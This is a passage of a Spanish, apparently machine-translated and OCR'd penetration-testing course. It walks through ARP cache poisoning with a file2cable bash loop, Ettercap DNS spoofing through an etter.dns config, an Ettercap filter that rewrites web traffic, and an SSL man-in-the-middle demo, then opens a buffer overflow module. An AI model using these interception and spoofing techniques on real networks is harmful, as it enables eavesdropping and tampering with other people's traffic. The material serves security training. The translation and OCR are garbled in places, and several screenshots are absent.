
http://en.wikipedia.org/wiki/ARP_spoofing
http://www.oxid.it/downloads/apr-intro.swf

5.1 La teoría detrás de ARP Spoofing

Debido respuestas ARP no se verifican o comprobado de ninguna manera, un atacante puede enviar una falsa respuesta ARP a un equipo de la víctima, lo que envenena su caché ARP. Una vez que un atacante controla la caché ARP, que puede redirigir el tráfico de esa máquina a voluntad, en un entorno conmutado.

5,2 Doing It the Hard Way

Su tarea es capturar el tráfico entre una víctima y una puerta de enlace en una red conmutada. Usted será hacer esto mediante la captura de una petición ARP HEX y luego editarlo para adaptarse a sus necesidades. Una vez que haya editado él, se le vuelva a enviar el paquete a la red mediante file2 cable. Vas a capturar esta respuesta ARP, guardarlo en el disco, y ábralo con un editor hexadecimal.




Antes de asustarte, respira hondo y observa lo siguiente:
- ARP paquete Destino: 00:15:58:27:69:7 f
- ARP paquete Fuente: 00:90: d0: 23: d4: e6
- Remitente de direcciones MAC: 00:90: d0: 23: d4: e6
- Remitente Dirección IP: 192.168.2.1 (C0 A8 02 01)
(Estas direcciones IP no son relevantes para las prácticas de laboratorio;. Simplemente mostrar mi red)

¿Puede identificar estas direcciones en el paquete? Tome un minuto para hacer esto.
Ahora que tiene una plantilla de respuesta ARP, modificarlo con un editor hexadecimal para implementar un ARP Spoofing atacar en la red.
- Gateway: 192.168.2.1-00:90: D0: 23: D4: E6
- Atacante: 192.168.2.102-00:15:58:27:69:7 F
- Víctima: 192.168.2.111-00:14:85:24:2 B: 15


5.2.1 Víctimas de paquetes

El paquete víctima a tratar de engañar a la víctima haciéndole creer que la dirección MAC del atacante tiene la IP de la puerta de enlace predeterminada (192.168.2.1). Para ello, debe personalizar la prima respuesta ARP.


ARP caché en el equipo de la víctima antes del ataque:



Prepare el paquete. Revise con cuidado y asegúrese de que entiende cada uno de los cambios realizados:



Después de enviar este paquete a la red mediante file2cable, máquina de la víctima tiene la siguiente ARP entradas de la caché:



Porque cuanto más actualizado entrada de caché de ARP tiene prioridad, todo el tráfico redirigido a la pasarela Ahora llegará a su dirección MAC.

5.2.2 Puerta de enlace de paquetes

Ahora lo que necesita para crear un paquete para la puerta de enlace. ¡Tienes que engañar a la puerta de enlace por lo que es hacia adelante
todos los paquetes destinados a la víctima a la dirección MAC atacante:

Antes de enviar los paquetes a la red, activar el reenvío IP en los equipos que atacan de manera que paquetes que llegan a la víctima para que el atacante no será dado de baja, pero pasa a la puerta de enlace:


```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward

#!/bin/bash

while [ 1 ];do

file2cable -i eth0 -f arp-victim

file2cable -i eth0 -f arp-gateway

sleep 2

done
```

Ahora usted puede enviar respuestas ARP a la puerta de enlace y la víctima mediante un script bash simple:

```
root@bt:~# ./arp-poison.sh
file2cable - by FX <fx@phenoelit.de>
Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>
Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>

Thanx got to Lamont Granquist & fyodor for their hexdump()
```

Ahora, el tráfico enviado a la Internet de la víctima se envían primero al equipo atacante y luego remitido a la puerta de enlace. Mediante la ejecución de un sniffer en la máquina atacante, se ve que la víctima tiene iniciado una sesión FTP a un servidor FTP en el Internet

Ha olido el tráfico en una red conmutada:



5,3 Ettercap

Como de costumbre, las herramientas personalizadas se han creado para iniciar ataques ARP spoofing. Una buena herramienta para comprobar con las plataformas de Windows es Cain & Abel, que se encuentra en http://www.oxid.it/. Cain & Abel es una herramienta poderosa capaz de oler, spoofing ARP, DNS spoofing, el craqueo de contraseñas, y mucho más.
Mi herramienta favorita spoofing ARP, sin embargo, es Ettercap. Según lo descrito por sus autores, Ettercap es una suite para MITM ataques en la LAN local. Características Ettercap rastreadores de conexiones en directo, filtrado de contenido en el volar, y muchos trucos interesantes. Es compatible con disección activa y pasiva de muchos protocolos (incluso los cifrados) e incluye muchas características para el análisis de redes y host.
Para obtener Ettercap en marcha y funcionando, ejecute el comando siguiente:


```
root@bt:~# ettercap -G

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
```

5.3.1 DNS Spoofing

Para obtener más información acerca de spoofing DNS, por favor visite: http://www.securesphere.net/download/papers/dnsspoof.htm
Después de familiarizarse usted mismo, usted puede personalizar su DNS spoofing fichero de configuración: / usr / share / ettercap / etter.dns}

```
microsoft.com A 192.168.2.114

*.microsoft.com A 192.168.2.114

www.microsoft.com PTR 192.168.2.114 # Wildcards in PTR are not allowed
```


Una vez que la víctima (192.168.2.111) intenta navegar a *. Microsoft.com, su petición DNS es interceptado y reemplazado con su entrada y la víctima será redirigido al servidor web atacar (192.168.2.114).



5.3.2 Jugar con el tráfico

Una de las características más potentes de Ettercap es la capacidad de crear filtros manualmente e incluir ellos en la aplicación en ejecución. Si lo hace, ofrece un sinfín de posibilidades.

Echa un vistazo a la siguiente página HTML:





Ahora va a crear un filtro Ettercap simple que reemplazará varias palabras en esta página en tiempo real.Una vez que la víctima se desplaza a esta página, el tráfico será redirigido a través de la máquina atacante.Ettercap inspecciona este tráfico y se puede modificar en tiempo real.

Desea cambiar la palabra "piedras" a "apesta" y la palabra "contratado" por "despedido". Mirando el directorio / usr / share / ettercap / archivo etter.filter.examples, se puede ver algunos ejemplos de filtros básicos.
Ahora, cree el filtro:

```
if (ip.proto == TCP && search(DATA.data, "rocks") ) {
log(DATA.data, "/tmp/muts_ettercap.log");
replace("rocks", "stinks");
msg("Stinks substituted and logged.\n");
}
if (ip.proto == TCP && search(DATA.data, "hired") ) {
log(DATA.data, "/tmp/muts_ettercap.log");
replace("hired", "fired");
msg("Fired substituted and logged.\n");
}
```

Una vez que la víctima a visitado esta página, Ettercap manipula los datos y los cambios de los campos que se indican:






Tómese su tiempo para pensar en las consecuencias de este ataque y de sus posibles consecuencias. se debe te hacen sentir incómodo acerca de la conexión a los recursos privados de una red insegura.

5.3.3 SSL Hombre en el Medio

A menudo creen ciegamente que el tráfico cifrado SSL es segura, a menudo vemos sitios jactan de que son "Hacker Safe", ya que utilizan SSL. Da la casualidad de SSL es tan segura como los usuarios que lo utilizan. tráfico SSL puede ser interceptada y manipulada, y el tráfico de texto claro puede ser extraído de ella, como es evidente en la siguiendo el ejemplo:



¿Puede usted imaginar cómo este ataque funciona? La captura de pantalla siguiente debería proporcionar un buen consejo!


Security Alert
Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.
The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.
The security certificate date is valid.
The security certificate has a valid name matching the name of the page you are trying to view.
Do you want to proceed?
Yes
No
View Certificate

6. Módulo 6: Buffer Overflow Explotación

Este módulo introduce a los estudiantes al mundo de la explotación de software en Windows y Linux ambientes.

Objetivos del módulo
Al final de este módulo, los estudiantes deben:

1. Sentirse cómodo con la distribución BackTrack Linux para encontrar, analizar y explotar sencillo vulnerabilidades de desbordamiento de búfer
2. Ser capaz de utilizar depuradores de Windows y Linux (depurador de Inmunidad, GDB, EDB) para fines de explotación
3. Comprender los mecanismos detrás de la operación shellcode
informes Aviso es necesario para este módulo como se describe en los ejercicios.

Los desbordamientos del búfer es uno de mis temas favoritos en la seguridad ofensiva. Siempre me parece fascinante (y de alguna manera mística) a pensar acerca de los procedimientos muy precisos que se producen cuando un exploit se utiliza para ejecutar código de forma remota en una máquina de la víctima.
Esta lección le guía a través de un ejemplo vivo de un desbordamiento de búfer y pasa a través de las distintas etapas del ciclo de vida de desarrollo de exploit. Al final de este módulo, el alumno portar su recién escrito explotar al Metasploit Framework y disfrutar la gloria de las diversas opciones de ejecución de código.
